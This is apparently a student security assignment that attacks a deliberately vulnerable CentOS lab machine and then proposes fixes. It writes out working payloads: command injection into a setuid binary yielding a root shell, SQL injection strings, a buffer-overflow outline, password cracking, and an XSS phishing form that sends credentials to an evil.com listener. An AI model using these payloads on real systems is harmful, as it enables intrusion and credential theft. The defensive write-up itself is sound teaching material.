Security Assignment

Matt Ingram

04/12/2017

The Exploits

1 outputDB.c

I will begin by addressing the multiple security issues relating to the outputDB.c file on the desktop of the *user* user.

1.1 MySQL

The *user* user has access to the outputDB.c file, which contains the following string:

```
"mysqldump -pletmein --all-databases > "
```

A quick Google search will tell you that the password to the MySQL database running on this host is therefore *letmein*, and thus through executing the commands:

```
1 mysql -pletmein
2 SHOW databases;
3 use shop
4 SHOW tables;
5 SELECT * FROM users
```

a malicious user, who may have gained access to the system through the unprotected *user* account, can access the details of all of the shop's customers. An inquisitive user may also go on to try and log into the *root* account with the above password, and in doing so would find themselves successful.

1.2 setuid(0)

Again, this vulnerability requires prior access to the host machine, but this is trivial given the unprotected user account. It took me quite some time to understand why the setuid(0) command is required in the outputDB.c file, why the outputDB executable requires the **s** flag set, and why the outputDB file requires root ownership. After experimenting with GCC and the file permissions, I came to the following conclusion: the

```
mysqldump -pletmein --all-databases
```

command requires elevated privileges to be executed by system( ), and therefore the setuid(0) command is executed to give temporary *root* priveleges. However, setuid(0) is only succesful if the process running this command itself has elevated privileges. Hence the outputDB executable must be owned by *root* and given the **s** flag, so when *user* executes the file, he is given the privileges of the file's owner, *root*, and therefore setuid(0) succeeds and system( ) successfully executes the command.

However, in giving this file root privileges and access to the system( ) command, a huge security issue arises. The 'first' command line argument of outputDB (the 'zeroth' is the executable's name) is concatenated onto the cmd buffer by strcat( ), and so if the *user* were to execute the following:

```
./outputDB "tmp.db; echo Hello World"
```

the cmd buffer would now contain "mysqldump -pletmein –all-databases > tmp.db; echo Hello World" and consequently the following two commands would be executed:

```
1 mysqldump -pletmein --all-databases > tmp.db
2 echo Hello World
```

and 'Hello World' would be printed back to the user after the mysqldump command had finished executing. Obviously, far more malicious commands can be executed, as the system( ) command has root privileges. The *user* effectively has control over the whole system, and could for example execute commands to change the root password to prevent anyone else from accessing the system, or serve himself with a root shell:

```
1 ./outputDB "tmp.db; passwd"
2 ./outputDB "tmp.db; /bin/sh"
```


1.3 Buffer Overflow

The outputDB executable also suffers from a classic vulnerability - the buffer overflow. As the first command line argument is copied into the cmd[4096] buffer, and there are no checks on the length of said argument, the user can very easily cause a Segmentation Fault by overflowing this buffer with the following command:

```
./outputDB $(perl -e 'print "A"x4096')
```

This command passes a string filled with 4096 'A' characters to outputDB, which will overflow the non-empty buffer, thus overwriting that Return Address that will be located below the buffer on the stack (i.e at a higher memory location). This causes a segmentation fault when the Instruction Pointer is restored to the value in the Return Address, and then tries to read the instruction at this memory location, which will either be out of range or full of garbage. An attacker, equipped with the correct knowledge and tools (GDB to analyse the memory during the crash), will be able to exploit this vulnerability. I will give a brief overview of the steps required to exploit this vulnerability:

1. Just before executing the **strcat(cmd, argv[1])** function, the stack frame for main( ) will be at the top of the stack with the stack structure as follows: (lower memory addresses at the top):



   When **strcat(cmd, argv[1])** executes, it's arguments will be pushed on to the stack, followed by the new *ret* address and *sfp*, and then any local variables needed by strcat( ). Once strcat( ) has executed, its stack frame will be popped from the stack, and the stack structure will once again be as above, but now with the *cmd* variable filled with whatever was passed to the strcat( ) function as the second argument. If *cmd* is overflowed, it will 'spill' over and overwrite *sfp* and *ret* too. The trick to exploiting this vulnerability is to somehow load malicious shellcode into memory, find out the address of the shellcode, and then overwrite *ret* address with this address to hijack control of the program, when the return address is used to restore the Instruction Pointer.

2. One way to do this is to write another program, *'exploit_outputdb.c'* say, in which we load exploitation shellcode into a variable (which will therefore be located somewhere on the stack when the

program is executed), and execute the **./outputDB [command_vector]** with system( ). The program would look something like this (in very poor pseudo-code):

```
1  unsigned int i, ret, offset = 270
2  char *command_vector

3  ret = (unsigned int) &i - offset;
4  command_vector = [NOP sled] [SHELLCODE] [repeated ret]

5  system(./outputDB [command_vector])
```

Here, the variable *i* is used as a reference point in memory - even on a dynamic stack, the address of the *command_vector* variable relative to *i* will be the same, so we generate the return address by taking the address of *i* using the unary **&** operator, and subtracting from this an 'offset' value which will cause the address to point into the middle of command_vector, as *command_vector* will be located on the stack after *i*, with the shellcode stored inside. The command vector itself is then populated by a large *'NOP (No-Operation) sled'* , which will give a little room for error if the return address is not completely accurate. The return address will point execution to the *NOP sled*, and 'flow down' these *NOPs* into the shellcode. Finally, after the shellcode, will be the return address *ret* repeated many times, which will overflow the *cmd* buffer and overwrite the return address on the stack. We can see that the *command_vector* is used both to overflow the *cmd* buffer when passed as the argument to ./outputDB, but also to house our exploit/shellcode in memory on the stack.

3. Other methods of housing malicious shellcode in memory involve using custom Environment Variables, or using more advanced techniques such as *ret2libc*.

2 SQL (Structured Query Language) Injection

I will now address the security issues underlying the 'simple store' front-end that is running on port 80. Providing port 80 has been port-forwarded on the host machine, this web service is accessible by anyone connected to the internet.

2.1 Blind SQLi

By inspecting the source code, we can see that the login form sends a POST request to query.php. This immediately suggests an SQL injection vulnerability may be present. We test for such a vulnerability by entering any username, *admin* say, and then:

```
' OR '1'='1' -- (with a space at the end)
```

into the password field. Our injection succeeds, and we are displayed with a successful login page, including the number of credits of the user whose username we inputted. This exploit works as follows: the code in query.php will have logic such as

```
$query = SELECT * FROM users WHERE user='$user' AND password = '$password'";
```

which when executed with our input, will become:

```
$query = SELECT * FROM users WHERE user='admin' AND password = '' OR '1'='1' -- ";
```

which always evaluates as true, and hence gives us access to the *admin* account. The double dash at the end simply comments out any further SQL, if there were to be any. I then tried to develop this exploit further, by attempting to use further SQL statements to dump the contents of the database. However, due to the program logic in query.php, this is not possible. I found that query.php invokes the mysql_query( ) function which does not allow stacked queries under most circumstances. Therefore, using injection queries such as

```
1  ' OR '1'='1'; UPDATE users SET password='test' WHERE user='admin' --
2  ' OR '1'='1'; DROP TABLE users
```

to update admin passwords or delete tables will not execute, as mysql_query( ) accepts only one query at a time. However, under very specific circumstances mysql_query( ) can be coerced into taking a string of queries. If 65536 is passed as the fifth parameter to mysql_connect( ), then mysql_query( ) will indeed accept multiple statements. This is because of an undocumented PHP feature, that can be found in the PHP source code:

```
#define CLIENT_MULTI_STATEMENTS 65536
```

2.2 Depreciated PHP/MySQL

The entire ext/mysql PHP extension, which provides all functions named with the prefix mysql_, was officially deprecated in PHP v5.5.0 and removed in PHP v7. It was originally introduced in PHP v2.0 (November 1997) for MySQL v3.20, and no new features have been added since 2006. Coupled with the lack of new features are difficulties in maintaining such old code amidst complex security vulnerabilities.

3 GRUB (Single User Mode)

The next security issue arises from an insecure GRUB, which leads to complete system compromise, and can be exploited as follows. During system boot, at the GRUB stage, interrupt the automatic GRUB stage by pressing 'Esc'. This will present us with the GRUB menu. From there, we can append to the kernel arguments by typing *a*. If we then add a space followed by a *1* to the kernel arguments, the system will be booted into Single User Mode. This is a mode in which a multiuser computer operating system boots into a single superuser, and hence has complete control over the system. When the system has finished booting, the user will be presented with a root shell. From there he can view the entire system, add or delete users, and perform malicious commands. If so desired, the attacker could then execute the

```
startx
```

command, which runs the Xserver (the graphics "driver"), providing him with a GUI environment.

4 File Access

4.1 /etc/passwd

There is a significant security issue revolving around the */etc/passwd* file on this system. In most modern *NIX systems, user authentication is handled jointly by the */etc/passwd* and */etc/shadow* files. Generally, a line in the /etc/passwd file will have the following format (taken from my Mac):

```
root:*:0:0:System Administrator:/var/root:/bin/sh
```

The fields are as follows:

```
[Username] : [Password] : [User ID] : [Group ID] :
 [User ID Info] : [Home Directory] : [Shell]
```

In the example above, a ***** is present in the [Password] field. This implies that the hashed password for this user is actually located in the /etc/shadow file, which is accessible only by the superuser. When a user attempts to log in, the password entered will be hashed, compared with the hashed password in the /etc/shadow file, and access granted only if the two hashes match.
However, the /etc/shadow file is not used in the CentOS system we are examining. Instead, the hashed passwords are stored in the /etc/passwd file itself; a file which all users have read access to. A malicious

user could exploit this security flaw by using a program such as *John the Ripper* to crack the hashes. I downloaded *John the Ripper* and executed the command:

```
./john passwd.txt --show
```

which produced the following output. The passwords were hashed using the extremely insecure md5crypt algorithm, taking *John* less than a second to crack all 4 passwords:

```
1 root:letmein:0:0:root:/root:/bin/bash
2 user:NO PASSWORD:500:500:User:/home/user:/bin/bash
3 toor:password:0:0::/home/toor:/bin/bash
4 backup:1234567:502:502:backup:/home/backup:/bin/bash
```

The malicious user now has access to all the users, including *root*, on the system.

4.2 Database Backups and Source Code

The database backups are stored unencrypted on the *backup* user. Should a malicious user gain access to this account, he would automatically gain access to every user account held in the database. Furthermore, the location of the source code on the system is displayed by the error message on the registration page. Any user with access to the system could change the form 'action' attribute in the login page to send the data to himself, thus gaining access to the user's credentials.

5 XSS (Cross Site Scripting)

I suspected that the register.php file might be susceptible to an XSS attack, as the entered username is printed back to the browser after the form is submitted. As the browser in CentOS is archaic, I did not need to worry about XSS auditors, and entered the following into the Username field to test for an XSS vulnerability:

```
<script>alert("Vulnerable to XSS");</script>
```

As expected, after I clicked submit a javascript alert window with "Vulnerable to XSS" popped up. As the injected HTML and script are not stored permanently on the server, this is known as Type II, *Reflected* or *Non-Persistent* XSS. The complexity of the exploit is increased slightly due to the vulnerable form using the POST method, and the system not employing cookie-based authentication.
Commonly, social engineering would be used to ensure the victim is logged in on the vulnerable site, a URL with a malicious string in the GET parameters would be crafted, and then social engineering used again to trick the victim into visiting the site via the malicious URL. The server would then return the page to the victim, with our script loaded into the page, and the XSS would be executed by the browser (sending the authentication cookie back to the attacker).

Therefore, I propose a combined XSS/Phishing attack to exploit the vulnerability in this page:

1. As the attacker, I would host my own website at say, *http://www.evil.com*. This website would comprise of the following code:

```
<form name=secretForm action=www.vulnerableSite.com/register.php
method=post>
        <input type="hidden" name="user" value='<div> <H1>
        Please Login:</H1>   <form action="http://www.evil.com/listener.php"
        method="post">
        Username: <input type="text" name="user"><br>
        Password: <input type="password" name="password">
        <input type="submit" value="Submit">   </form> </div><!--'>
    <input type="hidden" name="password">
    <input type="hidden" name="password2">
</form>

<script>
        document.secretForm.submit();
</script>
```

I would then use a URL shortener and social engineering to trick the victim into clicking a link to this page, thinking it will take him to the usual *www.vulnerableSite.com/register.php*. (In this instance, *www.vulnerableSite.com/register.php* is the 'simple shop' front end running on localhost.) The script on *http://www.evil.coml* automatically executes the *secretForm* when the page is loaded, which will send a POST request, with our malicious script inside the **value** attribute of the user field, to *http://www.vulnerableSite.com/register.**php***. The form has exactly the same fields as the form on *http://www.vulnerableSite.com/register.**html***, and so the server will believe it is a genuine POST request.

2. The request itself is as follows (outputted directly from BurpSuite):

```
POST /register.php HTTP/1.1
Host: www.vulnerableSite.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:57.0) Gecko/20100101
Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 388
Connection: close
Upgrade-Insecure-Requests: 1

user=%3Cdiv%3E+%3CH1%3EPlease+Login%3A%3C%2FH1%3E+++%3Cform+
action%3D%22www.evil.com%2Flistener.php%22+method%3D%22post%22%3E+++++Username%3A+
%3Cinput+type%3D%22text%22+name%3D%22user%22%3E%3Cbr%3E+++++Password%3A%3Cinput+type
%3D%22password%22+name%3D%22password%22%3E++++%3Cinput+type%3D%22submit%22+value%3D%
22Submit%22%3E+++%3C%2Fform%3E+%3C%2Fdiv%3E%3C%21--&password=&password2=
```

3. As we can see, the malicious markup and script has been URL-encoded by the browser, and sent as the value for the user paramater in the body of the request. Thus, the following HTML:

```
<div>
        <H1>Please Login:</H1>
        <form action="www.evil.coml/listener.php" method="post">
                Username: <input type="text" name="user"><br>
                Password: <input type="password" name="password">
                <input type="submit" value="Submit">
        </form>
</div>
<!--
```

will be sent to the username field - the field susceptible to XSS. The server will then process this request, and return the web page to the victim's browser, with our markup inside. The browser will render the page, which will now look something like Figure 1 (with the error message due to the PHP error in the site commented out by the trailing HTML comment tag in the XSS injection).

Figure 1: The register.php page that is rendered back to the user

4. Hopefully the victim will now be tricked into logging into his account as usual. However, the form that has been presented to him will in fact send his information to our site *http://www.evil.com/listener.php*, where we can log his account details, thus completing the exploit.

6 receiveFile.java

The sixth set of vulnerabilities I will address are those relating to the receiveFile program, that is run consistently through CRON.

6.1 (D)DoS

The receiveFile program opens a socket on port 2233, which listens for connection requests. When a connection is made, Input- and OutputStreams are created and the InputStream populates the buffer with the data received by the socket. The OutputStream then uses a FileOutputStream to write the data to a file named *[yyyy-MM-dd_HH-mm-ss].db*. Unfortunately, there are no checks to ensure that data sent to the receiveFile is in fact from the user account on this local machine. Therefore, a malicious attacker could perform a Denial of Service (DoS) attack, by flooding the receiveFile with superfluous requests in an attempt to overload it and prevent legitimate backups being made. The attack would become a *Distributed* Denial of Service (DDos) if the attacker used an array of computers to perform the requests, such as computers from an existing botnet. In performing this attack he may fill up the entire storage space of the computer, if the program does not run out of RAM and crash beforehand that is. Either way, a DoS would render the backup system useless, and the *user* account would not necessarily be aware of this. A commonly used piece of open-source software that performs attacks such as these is the *Low Orbit Ion Cannon* (LOIC), which has a very simple user interface and can be used to flood a host with TCP or UDP packets. One specific method of implementing a DoS is through a *SYN Flood*, which works as follows:

1. The attacker floods the victim's system with SYN packets, using a spoofed nonexistent source address. Since a SYN packet is used to initiate a TCP connection, the victim's machine will send a SYN/ACK packet to the spoofed address in response and wait for the expected ACK response.
2. Each of these waiting, half-open connections goes into a backlog queue that has limited space, where they must time-out. As long as the attacker continues to flood the victim's system with spoofed SYN packets, the victim's backlog queue will remain full, making it nearly impossible for real SYN packets to initiate valid TCP/IP connections.

6.2 Malicious File Saving

Not only is no source or interval checking performed on the incoming connections, absolutely no data sanitation is performed between receiving the raw data from the socket and outputting the data to the file. An attacker could send bogus data persistently to the receiveFile.java, so when the database inevitably needs to be restored, it gets restored with the attacker's data and corrupted.

6.3 Unencrypted Transmission

From analysing the sendfile.java file, it is easy to see that the program uses an insecure, unencrypted connection over port 2233 to send the backups to the *backup* user.

1. As the transfer is unencrptyed, if the host and attacker are part of an *unswitched network*, the attacker could set his own device to *promiscuous mode* giving him access to all the ethernet packets passing through the system. The *libpcap* C library could be used to write our own raw socket sniffer.
2. If the network is *switched*, a technique going by the name of *ARP Spoofing* may be employed to sniff the packets on the network. The *Address Resolution Protocol* maps data-link layer MAC address to network layer IP address, but is susceptible to 'ARP Cache Poisoning', which works as follows:
   - If host A is transmitting data to host B, the attacker would send ARP reply packets to both hosts, overwriting their ARP cache, telling A that B's IP address maps to the attacker's MAC address, and telling B that A's IP address maps to the attacker's MAC address also.
   - Then, if the attacker has configured his own ARP Cache correctly to forward on the packets to A and B when he receives them, he will be able to sit as a middleman on the connection between the two hosts, unbeknown to either A or B.
   - I'm not sure if this is technically possible in this scenario as the data is being sent over the localhost loopback interface, but if the data was being transmitted to another host on the network (as stated in the *README.txt* file) , an attacker could sit on the network, wait for the packets containing the database backup data, and then read all the sensitive information in the packet.

7 FTP (File Transmission Protocol) and Telnet

Having setup a Host-only Adapter, I was able to use *Nmap* to scan the virtual box for open ports. I performed a SYN scan, with OS detection, by issuing the following command:

```
sudo nmap -sS -O 192.168.56.101
```

This gave the following output:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-02 16:02 GMT
Nmap scan report for 192.168.56.101
Host is up (0.00026s latency).
Not shown: 994 closed ports

PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
80/tcp   open  http
111/tcp  open  rpcbind
3306/tcp open  mysql
8080/tcp open  http-proxy

MAC Address: 08:00:27:5A:9F:82 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
```

showing that other than the HTTP and mysql services I was already aware of, the host is running both FTP and Telnet services on ports 21 and 23 respectively.

7.1 FTP

Many FTP services have a default username and password, and within five minutes of searching the internet I was able to find such a username/password pair, and gain complete remote access to the system with the username *anonymous* and password *password*:

```
Matts-MBP-2:~ matt$ ftp
ftp> open 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.0.5)
Name (192.168.56.101:matt): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37514|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 27 10:59 bin
drwxr-xr-x    4 0        0            1024 Mar 22  2014 boot
drwxr-xr-x   11 0        0            3520 Dec 02 15:23 dev
drwxr-xr-x  102 0        0           12288 Dec 02 15:23 etc
drwxr-xr-x    5 0        0            4096 Mar 23  2014 home
.
.
226 Directory send OK.
```

7.2 Telnet

The remote host is running a Telnet server over an unencrypted channel. Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext.

This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server. In this scenario, the unprotected *user* account generates are far more serious security hole:

```
Matts-MBP-2:~ matt$ telnet 192.168.56.101
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
Password:
Login incorrect

login: user
Last login: Sat Dec  2 16:45:33 from 192.168.56.101
[user@localhost ~]$
```

As is shown, once an incorrect password is given the 'login:' prompt is presented to the attacker, allowing him to login in remotely with the *user* account. One of the previous vulnerabilities, such as the buffer overflow or password cracking, could then be exploited to escalate privileges.

The Mitigations

8 outputDB.c

8.1 MySQL

The developers at MYSQL themselves provide guidelines for password security on their website, to ensure passwords are kept secure. They give two methods allowing you to specify your password when you run client programs without exposing them to other users. The first is to have the client program prompt the user for a password when the command is executed, and the other, which I will discuss in more detail now, is to use a properly protected *option* file. On Unix, you can list your password in the [client] section of the .my.cnf file in your home directory:

```
[client]
```

To keep the password safe, the file should not be accessible to anyone but yourself. To ensure this, set the file access mode to 400 or 600. For example:

```
chmod 600 .my.cnf
```

To name from the command line a specific option file containing the password, use the –defaults-file=[filename] option, where [filename] is the full path name to the file. For example:

```
mysqldump --all-databases --defaults-file=/home/user/mysql-opts
```

This workaround prevents the necessity for the password itself to ever be located in the outputDB.c file in plaintext.
This vulnerability also highlights the necessity for strong passwords. As the assignment specification states, "The vulnerability can be secured by selecting an appropriately secured password, for example random mixed case letters, numbers, and symbols." To prevent an inquisitive user with access to the *user* account from gaining access to the root account with the *letmein* password, the *root* account's password should not be the same as the password used to log into the database. As well as this, to improve overall security of the database, a less trivial password should be used - one that contains upper- and lower-case letters, numbers and special characters. Passwords should be changed frequently, not used for multiple applications, not be based on personal details or involve commonly used words.

8.2 setuid(0)

There are several possible methods to mitigate this vulnerability. One of which would be to remove the necessity of the setuid(0) function call, by giving the user the correct priveleges required to execute the 'mysqldump' command, but without giving him the complete root privileges that setuid(0) does. To do this, as *root*, we would need to edit the */etc/sudoers* file, which contains specifications of which commands certain users can execute, with or without the root password. If we add the following line at the bottom of the */etc/sudoers* file

```
user ALL=(ALL) NOPASSWD:/usr/bin/mysqldump
```

user will now be able to execute the *mysqldump* command without needing to enter the root password, as they usually would when using *sudo*. Following this, we can replace

```
mysqldump -pletmein --all-databases >
```

with

```
sudo mysqldump -pletmein --all-databases >
```

and remove the setuid(0); line from the outputDB.c file. Finally, we can recompile the file with:

```
gcc -o outputDB outputDB.c
```

The outputDB executable now does not need to be owned by root, nor have the setuid **s** bit set. Although one can still append commands to the arguments passed to ./outputDB, commands that require elevated privileges will not be executed by system( ). I would also suggest using exec( ) as opposed to system( ), as system( ) causes a child process to be created, whereas exec( ) replaces the current process image with a new process image. Furthermore, after exec( ) has executed, the process image is obliterated, whilst with system( ) the new process would continue to run in the background. As well as this, I would combine this entire mitigation technique with the one discussed in section 8.1, to ensure the file is completely secure.

8.3 Buffer Overflow

The first, most obvious fix to this vulnerability would be to include a check on the length of argv[1] before it is concatenated with the cmd buffer, to ensure that it does not overflow, using C's built-in *strlen()* function.

```
1 #include <string.h>
2 #include <stdlib.h>

3 int main(int argc, char** argv) {
4     char cmd[4096] = "sudo mysqldump -pletmein --all-databases > ";
5     if(strlen(argv[1]) < 4000){ //Just to be on the safe side
6         strcat(cmd, argv[1]);
7         exec(cmd);              //exec( ) as opposed to system( )
8     }
9 }
```

The remaining methods of protecting against buffer overflows focus on the prevention of hijacking program control once the overflow has occurred, rather than preventing an overflow happening in the first place:

- **Nonexecutable Stack:** As most applications never need to execute anything on the stack, an obvious defence against the buffer overflow exploit technique used above would be to ensure the stack is non-executable (i.e if the EIP points to the stack it will not execute the instruction there). This prevents attackers from stashing shellcode in a variable on the stack. However, as mentioned briefly above, the *ret2libc* technique works around this by returning execution to the *libc* standard C library, which is not located on the stack.

- **Randomized Stack Space:** Instead of preventing execution on the stack, this countermeasure randomises the stack memory layout. When the memory layout is randomised, the attacker won't be able to return execution into waiting shellcode, since he won't know where it is. This is a very effective countermeasure, and I believe most modern Linux operating systems implement it by default.

9 SQL Injection

9.1 Blind SQLi

There are several methods that can be implemented to prevent SQL injection. I will begin with the most basic (and therefore least secure), and finish with the currently accepted standard.

- **Sanitise the Input:** It is vital to sanitise user inputs to ensure that they do not contain dangerous codes, whether to the SQL server or to HTML itself. The first technique that has been developed is to strip out the 'bad characters', such as quotes, semicolons or escapes, but in real life applications we find that this is in fact very difficult. Though it's easy to rule out some dangerous characters, it is harder to eliminate all of them. The language of the web is full of special characters and strange markup (including alternate ways of representing the same characters), and efforts to uniformly identify all "bad stuff" have been unsuccessful. Instead, rather than "removing known bad data", it is better to "remove everything but known good data"; the difference between these two concepts is subtle but crucial. In practice, however, this approach again is highly limited because there are so few fields for which it is possible to outright exclude many of the dangerous characters. For fields such as dates or email addresses this may be possible, but for many kinds of real applications it won't be, so another form of mitigation will be required.
- **Escape the Input:** Even if it might be possible to sanitise a phone number or email address, the same cannot be said for a name field, as **'** often appear: Nick O'Connor for example. Sadly, the quote is a valid character for this field, so we need another method of dealing with it. In SQL, we can use **'** in strings by putting two of them together, so this suggests an obvious (but again misguided) technique of preprocessing every string to replicate the single quotes. This naive approach can be beaten because most databases support other string escape mechanisms. MySQL, for instance, also permits **\'** to escape a quote, so after the input of **\' OR 1=1 - -** is escaped by doubling the quotes, we get **\" OR 1=1 - -**, which if used in the password field of this vulnerable application would lead to:

  ```
  $query = SELECT * FROM users WHERE user='admin' AND password = '\'' OR 1=1 -- ";
  ```

  which is a perfectly valid SQL query. Furthermore, there are other encodings and SQL parsing oddities that can be used to circumvent this sort of string escaping. Getting quotes right is notoriously difficult, which is why many database interface languages provide a function that does it for you. If the admin of this system is adamant on using string escaping as a method of prevention, these functions should absolutely be employed.
- **The Prepare Statement:**

  Escaping is a much preferred method of prevention over sanitisation, but a better method yet exists. Many database programming interfaces now support *bound parametres*, which work as follows. An SQL statement string is created with placeholders - a question mark for each parameter - and is compiled ("prepared") into an internal form. Later, this prepared query is "executed" with a list of parameters passed by the user. The crux of this safety measure is that we no longer mix code and data, as the code is passed to the server first, and then our data is sent later. At no point do the contents of a variable have anything to do with SQL statement parsing. Quotes, semicolons, backslashes, and SQL comment notation all have no impact, as they are simply 'just data'. Consequently, systems that use prepared statements are largely immune to SQL injection attacks. There also may be some performance benefits if this prepared query is reused multiple times (as it only has to be parsed once), but they are minor compared to the enormous security

benefits. This is probably the single most important step a system admin can take to secure a web application against SQL injection attacks.

9.2 Depreciated PHP/MySQL

There are two other MySQL extensions that can be considered: MySQLi and PDO_MySQL, either of which can be used instead of ext/mysql. Both have been in PHP core since v5.0, so most likely the user would have to upgrade his PHP version, which may require a fair amount of code modification. However, this is a small price to pay for the frequent patches and security updates that come with updating to the currently-maintained PHP version.

10 GRUB (Single User Mode)

To disable an unauthorised user gaining access to Single User Mode through GRUB, we can add a password to GRUB to ensure that the kernel arguments cannot be changed at boot time. One thing worth noting is that password-protecting GRUB prevents unauthorised users from entering single user mode and changing settings at boot time, but it does not prevent someone from accessing data on the hard drive by booting into an operating system from a memory stick, or physically removing the drive to read its contents on another system. To ensure complete security of the system, I would also add a BIOS password to ensure that the boot order/device cannot be changed. However, I will not discuss this here.

To configure a GRUB password, first use the following command to generate an MD5 hash of your password:

```
1 # /sbin/grub-md5-crypt
2 Password: testpassword
3 Retype password: testpassword
4 $1$qhqh.1$7MQxS6GHg4IlOFMdnDx9S.
```

Then we need to edit the /boot/grub/grub.conf file, and add a password entry below the timeout entry near the top of the file, for example:

```
1 timeout=5
2 password --md5 [pwhash]
```

where [pwhash] is the hash value that grub-md5-crypt returned. Now, when the system is rebooted, you must press P and enter the password before you can access the GRUB command interface.

11 File Access

11.1 /etc/passwd

As explained earlier, in all modern Linux systems, password authentication is handled jointly by the */etc/passwd* and */etc/shadow* files. The passwd file contains the user's ID, group ID, Home Directory and Shell Path, but the password is stored, hashed (using SHA-512, and also encrypted I believe) in the shadow file, which can only be accessed by someone with root privileges. Therefore, normal users do not have access to the password hashes and so cannot crack them. Note also that the highly secure SHA-algorithm family is now used, in favour of the insecure MD5 and MD5-Crypt algorithms. As this is an old operating system that does not use a shadow file, I would install the *Shadow Suite* written by John F. Haugh. Alternatively, as CentOS release 5 support ended on 31/03/2017, I would upgrade the system to CentOS 6/7, which will use the shadow system of password authentication. Lack of support implies that no new security patches for CentOS 5 will be released by the vendor, and as a result, the system is likely to contain security vulnerabilities.

11.2 Database Backups and Source Code

- The most immediate miitgation technique would be to encrypt the backup databases to ensure that if the physical system is compromised, the contents of the simple-shop database is not too. To do this, we can use asymmetric encryption (also known as public-private key encryption). On the *backup* user account a public-private key pair would be generated. The public key would then need to be passed to the *user* account, with which the user could now use an encryption program such as openssl to encrypt the tmp.db backup. The encrypted backup would then be sent over the network to the backup user, where he can use the private key to decrypt the database backup when needed.
- To fix the issue pertaining to the source code, the error in the register.php file needs to be fixed. I believe that where *$name* has been used in line 33, *$user* should be used instead. In correcting this, the error message will not be displayed and the location of the source code revealed to the public.

12 XSS (Cross Site Scripting)

Having studied the OWASP (Open Web Application Security Project) guides on how to best prevent XSS, it is apparent that a blacklist model (where unsafe data is disallowed) is inherently unsafe still, and so one should apply a whitelist model instead (where only safe data is allowed). The distinction, as with SQL injection, is subtle, but can make a huge difference on the security of a system. The OWASP page lays out 6 rules that if followed, should prevent all known XSS vectors and attacks. As the first two are sufficient to fix the problem with this system, I will just focus on these. Prior to these rules being followed, an up to date security encoding library should be installed and used.

- **Rule #1:** Never insert untrusted data, except within the allowed locations defined in these 6 rules. For example, never put untrusted data directly into a script, within an HTML comment, inside an attribute name, in a tag name, or directly into CSS. Most importantly, never accept actual javascript code from an untrusted source and run it.
- **Rule #2:** HTML escape before inserting untrusted data into HTML element content, such as into <*body*> and <*div*> tags. The following 'dangerous' characters should be escaped using hex entities, as followed:

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;
/ --> &#x2F;
```

  If these two simple rules are followed the vulnerability will cease to exist in this web application. The actual implementation of such a fix is not too hard either, providing the user remembers to do it every time they are using untrusted data within HTML tags. One simply has to call the

```
htmlspecialchars($string, ENT_QUOTES, 'UTF-8');
```

  function on the user-inputted *$string* to correctly escape any dangerous characters.

13 receiveFile.java

13.1 (D)DoS

Most hosts are now protected from single-user Denial of Service attacks at firewall level (killing HTTP requests), or even further upstream at ISP level (killing network-level floods). As this is not the case

with the system we are considdering, the user may employ some checks at application level to prevent a DoS attack: the standard way to do this is by implementing a *lockout* system, with a *progressive delay*. Once an IP address has been identified to be sending an abnorally large amount of data for some time, a *lockout* prevents the IP from sending data for X minutes after N successive connection requests. A *progressive delay* then adds a longer and longer delay before processing each connection request from the IP address. We could implement this by having a map of IP addresses to connection requests, and when one reaches a certain number of connection requests in a given time slot the lockout and progressive delay methods are executed.
However, if the attack is of a multi-system DDoS nature, then things become far more difficult. A general rule of thumb is that if you rely on application code alone as mitigation against a DDoS attack, then you're unlikely to be successful. DDoS attacks are notoriously hard to defend against, but a couple of server-side mitigation techniques can be employed:

- Install and configure a web-application firewall, such as *mod_security*, to reject incoming connections that violate user-defined traffic rules
- Set up on IDS system, such as *Snort*, to detect DDoS attacks and take the first actions to prevent them.

13.2 Malicious File Saving

This particular security hole, as well as DDoS attacks, can be easily fixed on this machine by only allowing connections from the trusted *user* account. We can do this by checking the source IP address of the packets being sent to the server, and reject any connections from unknown hosts. This prevents malicious attackers creating bogus backups or dumping large amounts of data onto our *backup* account. We could also simply set up a firewall to block all external network connection requests on the port we are using, and trust members of our own network will not perform an attack against us. However, as is often the case with security, 'trust' is where pitfalls arise.

13.3 Unencrypted Transmission

Instead of using the insecure Socket class, the *user* should implement the *Java Secure Socket Extension (JSSE)*. JSSE enables secure internet communications, providing a framework and an implementation for a Java version of the Secure Socket Layer (SSL), as well as other secure protocols. Communication sent over the SSL protocol is encrypted, and so malicious users trying to sniff the network or perform man-in-the-middle attacks will be unable to read the data in the encrypted packets. SSL uses public-key cryptography to provide authentication, and secret-key cryptography with hash functions to provide for privacy and data integrity.

14 FTP (File Transmission Protocol) and Telnet

14.1 FTP

First of all, the anonymous account should absolutely be disabled. This can be done, by the root user, by modifying the /etc/vsftpd.conf file so that the following lines are as follows:

```
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=NO
```

Then, to further secure the FTP system and prevent users from accessing directories not belonging to them, we can use **chroot** to 'jail' users within their own *home* directory. To 'jail' all users within their own home directories by default, ensure the following lines are as follows in the /etc/vsftpd.conf file:

```
# 1. All users are jailed by default:
chroot_local_user=YES
chroot_list_enable=NO
```

One final thing worth pointing out is that, according to a *Nessus* scan that I performed, this version of vsftpd suffers from a potential path traversal vulnerability, and so should be updated to a newer version immediately to prevent unauthorised access to files.

14.2 Telnet

